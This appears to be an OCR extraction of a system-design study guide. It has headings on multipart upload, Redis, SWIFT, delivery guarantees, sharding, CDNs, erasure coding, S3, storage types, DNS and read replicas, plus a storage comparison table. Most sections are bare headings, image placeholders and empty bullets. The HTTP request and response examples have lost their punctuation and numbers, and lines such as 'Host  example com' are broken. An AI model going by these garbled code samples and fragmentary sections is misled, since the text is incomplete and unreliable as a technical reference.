
Upload large files

upload large files

multipart upload




Why is Redis so Fast?



SWIFT payment network

SWIFT



SWIFT for cross-border payments

messaging system

At-most once, at-least once, and exactly once




Figure 1 At-most once




Figure 2 At-least once




Figure 3 Exactly-once

At most once

At least once


Exactly once

Vertical partitioning and Horizontal partitioning

◆

◆

Vertical & Horizontal Database Sharding



Routing algorithm

-

-

User ID mod

Benefits

-

-


Drawbacks

-

-

CDN

How does CDN work



Erasure coding

Erasure Coding




Figure 1




Figure 2

☐


☐

☐

☐

Foreign exchange in payment

Foreign Exchange in Payments



◆

◆

◆

Upload a File to S3




Figure 1




Figure 2

Bucket

Object

◆


◆

Block storage, file storage and object storage

	Block storage	**File storage**	**Object storage**
Mutable Content	Y	Y	N (object versioning is supported, in-place update is not)
Cost	High	Medium to high	Low
Performance	Medium to high, very high	Medium to high	Low to medium
Consistency	Strong consistency	Strong consistency	Strong consistency
Data access	SAS/iSCSI/FC	Standard file access, CIFS/SMB, and NFS	RESTful API
Scalability	Medium scalability	High scalability	Vast scalability
Good for	Virtual machines (VM), high-performance applications like database	General-purpose file system access	Binary data, unstructured data

Table 1 Storage options

Block storage, file storage and object storage




Block storage

File storage


Object storage

Domain Name System (DNS) lookup

How does DNS resolve IP



What happens when you type a URL into your browser?



- *https*

- *example com*
- *product electric*

- *phone*


```
GET  phone HTTP
Host  example com
```

```
HTTP           OK
Date  Sun     Jan                  GMT
Server  Apache
Content Type  text html  charset  utf

   DOCTYPE html
  html lang    en
Hello world
   html
```

AI Coding engine


How does AlphaCode Work?



[redacted]


Source: DeepMind Blog

Read replica pattern



Read replica pattern

Read replica pattern




replication lag

☐


☐

☐

